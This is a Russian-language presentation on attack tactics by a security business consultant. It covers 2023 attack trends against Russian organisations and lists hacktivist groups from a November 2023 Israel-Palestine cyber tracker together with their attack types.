

**Алексей Лукацкий**

Бизнес-консультант по безопасности



# Тактики и техники атак


Громкие случаи взломов, применяемые способы проникновения в инфраструктуру и повышения привилегий

# Who am I?

- **Бизнес-консультант по безопасности в Positive Technologies**
- **Автор проекта «Бизнес без опасности»**
- **Автор 5 книг и 30+ курсов по ИБ**
- **Программист, админ, аудитор, маркетолог, продавец, консультант, преподаватель, писатель, популяризатор**
- **30+ лет в кибербезе**



# Как выглядит ваша инфраструктура в ваших глазах




# А в глазах хакеров?



# А может вообще вот так?




**Что вы видите  
на картинке?**




**Что вы видите  
на картинке?**

1200




2021




# Особенности атак российских организаций в 2023-м году

По данным НКЦКИ

- ▶ Высокая координация атакующих – группировки обмениваются данными и целями
- ▶ От информационных поводов к реальному ущербу
- ▶ Реальные утечки вместо фейков и компиляций
- ▶ DDoS-атаки для маскировки выгрузки данных
- ▶ Атаки через цепочку поставок, в т.ч. и ИБ/ИТ-компании
- ▶ Увеличение времени присутствия в атакованной инфраструктуре



# Кто наш враг?



## 02 NOV2023 Israel-Palestine CyberTracker #5 – 137 Groups

### Pro-Israel - 19 Groups

- Team UCC Operations – DDoS
- Garuna Ops – DDoS
- Indian Cyber Force – Hack/DDoS
- SilentOne – DDoS
- Kerala Cyber Xtractors – DDoS
- Gaza Parking Lot Crew – Hack
- AnonyMiss – DDoS
- Termux Israel – DDoS/Hack
- Silencers of Evil – Hack
- Israel Cyber Defence – DDoS
- Predatory Sparrow – Hack
- Glorysec – Hack
- Dark Cyber Warrior – DDoS
- Anonymous India – DDoS
- Red Evils – DDoS/Hack
- Ares – Data Leak
- Op Iran – DDoS/Hack
- NEW ADDITIONS**
- Kerala Cyber Thunders – DDoS/Deface
- Black Dragon Sec – DDoS/Deface

### Pro-Palestine/Anti-Israel – 118 Groups

- Mysterious Team Bangladesh – DDoS
- Team HeroX – DDoS
- Ghosts of Palestine – DDoS
- AnonGhost – DDoS
- Blackshieldcrew MY – DDoS
- GhostClan – DDoS
- Anonymous Sudan – DDoS – Pro Russian
- Team Insane Pakistan – DDoS
- Ganosec team – DDoS
- Team Azrael Angel of Death – DDoS
- Garnesia Team – DDoS
- Moroccan Black Cyber Army – DDoS
- Hacktivist Indonesia – DDoS
- 4 Exploitation – DDoS
- GB Anon 17 – DDoS
- Team r70 – DDoS
- Electronic Tigers Unit – DDoS
- YourAnonTI3x – DDoS
- Stuxx Team – DDoS
- Hizbullah Cyb3r Team – DDoS
- StarsX Team – DDoS
- Cscrow – DDoS
- SynixCyberCrimeMY – DDoS
- TYG Team – DDoS
- Eagle Cyber Crew – DDoS
- Ghost Clain Malaysia – DDoS
- 1915 Team – DDoS
- Killnet – DDoS – Pro Russian
- Panoc team – DDoS
- Sylhet Gang-SG – DDoS
- Muslim Cyber Army – DDoS
- Anonymous Morocco – DDoS
- Pakistani Leet Hackers – DDoS
- Cyber Avengers – Hack
- Ghostsec – Hack/ransomware
- Weedsec – Hack
- Dragonforce Malaysia – DDoS/Deface
- Storm-1133 – Hack
- Cyb3r Drag0nz – DDoS
- End Sodoma – DDoS/Hack
- Usersec – DDoS/Deface – Pro Russian
- Tengkorakcyber – DDoS
- Khalifah Cyber Crew – DDoS/Deface
- Skynet – DDoS
- ACEH – DDoS/Hack
- Boom Security – DDoS
- DevilAttacks – DDoS
- Moses Staff – Hack
- PMOI – DDoS/Hack
- Kep Team – DDoS
- Islamic Hacker Army – DDoS/Deface
- Arab Anonymous Team – DDoS
- Garuda Security – DDoS
- Anonymous BD – DDoS
- Stuxx Team – DDoS/Dox
- Mysterious Silent Force – DDoS
- Ghost Princess of Palestine – DDoS
- Moroccan Ghosts – DDoS
- R4gn4r0k Gh0st – DDoS
- karawang cyber team – DDoS
- Komandan Hansip – DDoS
- Black Security Team – DDoS
- Tunisian Cyber Army – DDoS
- Cyber System Error – DDoS
- Ox Web Moroccan – DDoS/Deface
- Night Raid Cyber – DDoS/Hack
- ThreatMility – DDoS
- Cyber Army Palestine – DDoS
- C.O.A Agency – DDoS
- Esteem Restoration Eagle – DDoS
- Ketapang Grey Hat Team – DDoS
- Luiz Security Agency – DDoS
- 313 team – DDoS
- HostKillCrew – DDoS
- cyber sederhana team – DDoS
- kuningan Exploiter – DDoS
- Xecatsha – Hack
- Infinite Insight.ID – DDoS/Hack
- Anony\_M0us – DDoS
- Vuizsec – DDoS/Hack
- Haghjoyan – DDoS
- Ben M'Hidi 54 – DDoS/Hack
- Anonghost Indonesian – DDoS
- US Nexus Networks – DDoS/Hack
- Soldiers of Solomon – Ransomware
- RuBit – DDoS – Pro Russian
- The Returnees – DDoS/Deface
- The Cyber Watchers – DDoS/Hack
- Xv888 – DDoS
- Blacksec – DDoS/ Hack – Pro Russian
- IRoX Team – DDoS/Hack
- Darkseek Hacking Group – DDoS/Deface – Pro Russian
- Fallaga Team – DDoS
- Dark Strom Team – DDoS/Hack
- NEW ADDITIONS**
- Anonymous X – DDoS
- iEthesia – Hack
- Dark Olympuzt Crew – DDoS/Hack
- Kuwait Hackers – Deface
- 5ul4wes1 teng4h bl4ckhat – DDoS
- H4xor Umbarella Corp – DDoS/Deface
- The Camp 22 – DDoS/Deface
- Deadlink – DDoS/Hack
- 1 teng4h bl4ckhat – DDoS
- IXP666secteam – DDoS/Deface
- J/Rex As7 – DDoS
- The Ddosser Garuda – DDoS
- Padang System Error – DDoS/Hack
- Agen Massive – Deface
- Esteem Restoration Evil – DDoS/Deface
- Team 1956 – DDoS/Deface
- Nixon Cyber Team – DDoS/Deface
- Brave Redstorm Eagle – DDoS/Deface
- Xecatsha – Hack
- Indonesia Anonymous – DDoS/Deface
- Fr13nds – DDoS
- 177 Members Team – Deface/DDoS
- Nothwh0me – Deface/DDoS
- Anonymous Collective – DDoS
- Malaysia Cyber Defacer – Deface

